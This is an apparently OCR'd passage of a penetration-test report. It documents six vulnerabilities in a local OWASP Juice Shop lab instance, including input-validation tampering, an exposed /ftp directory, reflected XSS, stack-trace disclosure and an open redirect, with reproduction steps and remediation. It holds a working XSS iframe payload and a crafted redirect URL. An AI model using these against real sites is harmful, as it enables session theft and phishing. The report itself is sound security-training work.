
on the e-commerce site did not restrict user-supplied values to the valid range, enabling the submission of a “zero-star” rating — an impossible value under normal operation. Such improper handling can lead to inconsistent application behavior, unauthorized actions, or exploitation of deeper vulnerabilities.

Steps to Reproduce:

- Navigated to the Customer Feedback page of the application.
- Opened Burp Suite and activated the Proxy to intercept the feedback submission request.
- Captured the request containing the rating parameter (normally restricted to a minimum of 1).
- Modified the value of the rating field from 1 to 0.
- Forwarded the modified request to the server.
- Observed that the application accepted the invalid “zero-star” input, confirming improper validation.







Impact:

- A successful improper input validation vulnerability may result in:
- Unauthorized access to or modification of sensitive data.
- The ability to perform restricted or unintended actions.
- Potential chaining of attacks, such as SQL injection, cross-site scripting (XSS), or remote

code execution.

- Disruption of system logic or data integrity (e.g., invalid ratings skewing analytics).
- Possible Denial of Service (DoS) conditions if malformed inputs crash or overload the application.

Remediation:

- To prevent improper input validation vulnerabilities:
- Implement strict server-side validation for all input fields.
- Use whitelisting (defining acceptable input ranges and formats).
- Encode and sanitize all user inputs before processing or storing them.
- Employ established security libraries or frameworks designed for input validation.
- Perform comprehensive testing and validation on user-input-dependent features.

Vulnerability 2: Directory Listing Enabled (Insecure Direct Object Reference - IDOR)


Description:

Directory listing is a web server misconfiguration that occurs when the server allows users to view the contents of directories. This can expose sensitive files, configuration data, or backup documents to unauthorized users. In this case, the /ftp directory on the e-commerce web application was directly accessible without authentication, revealing several sensitive files such as acquisitions.md, incident-support.kdbx, and coupons_2013.md.bak. These files contained confidential business data that should not be publicly exposed.

Steps to Reproduce:

- Accessed the web application in a browser.
- Navigated to the following endpoint: http://192.168.249.141:3000/ftp
- The server returned a directory index showing the list of available files and folders.
- Opened acquisitions.md and confirmed that it contained confidential company information labeled “This document is confidential! Do not distribute!”
- Verified that no authentication or authorization was required to view or download the

files.



Impact:

- A successful exploitation of this vulnerability can lead to:
- Unauthorized access to sensitive corporate documents and source code.
- Exposure of internal plans, user data, or credentials stored in backup files.
- Facilitation of further attacks such as information disclosure, privilege escalation, or social engineering.
- Damage to brand reputation and potential financial loss if confidential information is leaked.

Remediation:

- Disable directory listing on the web server by modifying the configuration (e.g., disable autoindex in Apache or Nginx).
- Restrict direct access to sensitive directories like /ftp.
- Implement proper authentication and authorization checks for file access.
- Store backup and internal files outside the web root.

- Conduct regular server configuration audits to identify and eliminate unintended exposures.


Vulnerability 3: Cross-Site Scripting (XSS) in Search Function

Description:

Cross-Site Scripting (XSS) is a web vulnerability that occurs when an application fails to properly validate or escape user-supplied input before rendering it in the browser. This allows attackers to inject and execute malicious JavaScript code within the context of a legitimate user's session. In the OWASP Juice Shop application, the search parameter in the URL was found to be vulnerable to reflected XSS. This enabled the execution of arbitrary JavaScript code when a crafted payload was submitted via the search field.

Steps to Reproduce:

- Open the OWASP Juice Shop web application in a browser.
- In the search bar, input the following payload: <iframe src="javascript:alert('juice shop')">
- Press Enter or click the Search button.
- Observe that an alert box pops up displaying the message "juice shop".
- This confirms that the injected JavaScript code executed successfully within the web application context.



Impact:

- A successful XSS attack can lead to severe consequences, including:
- Theft of user session cookies and sensitive information.
- Account hijacking or impersonation of authenticated users.
- Defacement of the website or redirection to malicious domains.
- Use of XSS as a stepping stone for phishing or browser exploitation.
- Execution of arbitrary scripts to perform actions on behalf of the victim.

Remediation:

- Sanitize and encode all user input before rendering it in HTML.
- Implement Content Security Policy (CSP) headers to limit script execution.
- Use frameworks or libraries that automatically handle input escaping (e.g., AngularJS, React).
- Validate all input both on the client-side and server-side.
- Conduct regular security testing using tools like OWASP ZAP or Burp Suite.

Vulnerability 4: Improper Error Handling (Information Disclosure)

Description:

Improper error handling occurs when a web application exposes detailed system or debugging information in response to unexpected user input. These unhandled exceptions can reveal sensitive data such as server file paths, framework versions, or source code structure, which can aid attackers in mapping the system and developing targeted attacks. In this case, sending an invalid request to /rest/Mshesh resulted in a 500 Internal Server Error, displaying detailed stack traces and internal file paths within the Node.js Express framework.

Steps to Reproduce:

- Opened Burp Suite and captured a request to the application.
- Sent a crafted invalid request to the following endpoint using the Repeater tab:

i. GET /rest/Mshesh HTTP/1.1


ii. Host: 192.168.249.141:3000


- The server responded with a 500 Internal Server Error, revealing detailed stack trace information such as:

i. Error: Unexpected path: /rest/Mshesh

ii. at /home/edureka/juice-shop/node_modules/express/lib/router/layer.js:95:5

- Observed multiple internal directory structures and file paths exposed in the response.





Impact:

Improper error handling can lead to:

- Disclosure of sensitive internal information (source code, directory paths, software versions).
- Assistance in further attacks such as path traversal, SQL injection, or remote code

execution.

- Increased attack surface visibility by exposing system logic to potential attackers.
- Potential for denial of service (DoS) if error-handling logic is abused.

Remediation:

- Implement generic error messages for end users (e.g., “An error occurred. Please try again later.”).
- Log detailed error information only on the server side, not in HTTP responses.
- Configure the web server or framework to suppress stack traces in production mode.
- Regularly perform security testing to verify that no sensitive system information is exposed.
- Ensure proper exception handling across all application layers.

Vulnerability 5: Improper Input Encoding / Missing Encoding


Description: Improper Encoding or Escaping of Output (CWE-116) is a web application vulnerability that occurs when software fails to correctly encode or escape user-supplied data before rendering it in a browser or passing it to another system component. Without proper encoding, special characters such as <, >, #, or quotes may be interpreted as executable code or structural elements of HTML/JavaScript. This flaw can enable attackers to inject malicious payloads, manipulate application behavior, or trigger client-side script execution.


In the OWASP Juice Shop application, the Photo Wall feature was found to be affected by this weakness. Image filenames and metadata were not properly encoded before being displayed. During testing, crafted inputs such as N%23 (where # was URL-encoded as %23) were rendered without sufficient sanitization. This behavior demonstrates that the application does not consistently neutralize special characters, creating an avenue for injection-based attacks.


Steps to Reproduce:

- Open the OWASP Juice Shop application and navigate to the Photo Wall section.
- Upload or inspect an image with a filename or metadata containing special characters (e.g., N#) or encoded payloads (e.g., N%23).
- Use browser developer tools to inspect the rendered HTML.

- Observe that the application displays the input without proper encoding, confirming the vulnerability.







Impact: If exploited, this vulnerability could lead to:

- Execution of arbitrary JavaScript when maliciously crafted images are viewed.
- Persistent Cross-Site Scripting (XSS) attacks if hostile images are uploaded and displayed to other users.
- Theft of sensitive information such as session cookies.
- Unauthorized actions performed on behalf of authenticated users.
- Use of the flaw as a stepping stone for phishing, browser exploitation, or further compromise of the application.

Remediation:

- Sanitize and encode all user-supplied input, including filenames and metadata, before rendering in HTML.
- Implement Content Security Policy (CSP) headers to restrict the execution of unauthorized scripts.
- Validate file uploads to ensure only safe formats and characters are accepted.
- Adopt secure frameworks or libraries that automatically handle input escaping (e.g., React, Angular).

- Perform regular security testing with tools such as OWASP ZAP or Burp Suite to detect encoding and injection flaws early.


Vulnerability 6: Outdated Allowlist (Unvalidated Redirects)


Description: Unvalidated Redirects, also known as Open Redirects (CWE-601), occur when a web application accepts untrusted input to construct a URL and then redirects the user to that destination without proper validation. This flaw allows attackers to craft malicious URLs that appear to originate from a trusted domain but ultimately redirect victims to attacker-controlled sites. Such attacks are commonly used in phishing campaigns, credential theft, and malware distribution because the initial link looks legitimate.


In the OWASP Juice Shop application, outdated allowlist entries were discovered in the source code (main.js). These entries included hardcoded redirect links pointing to external cryptocurrency addresses. Since the application does not validate the to parameter, an attacker can manipulate it to redirect users to arbitrary, potentially malicious domains.

Steps to Reproduce:

- Open the OWASP Juice Shop application in a browser:
- Local instance: http://192.168.249.141:3000/main.js ,Inspect the source code (main.js) to identify hardcoded redirect links
- Navigate to the following crafted URL: http://192.168.249.141:3000/redirect?to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm
- Observe that the application redirects the user to Blockchain.com without validating the destination.


Isaac [Running] - Oracle VirtualBox
192.168.249.141:3000/main.js
URL Encode - CyberChef
listing directory /ftp
Type here to search
27°C Partly cloudy
6:00 PM
10/24/2025


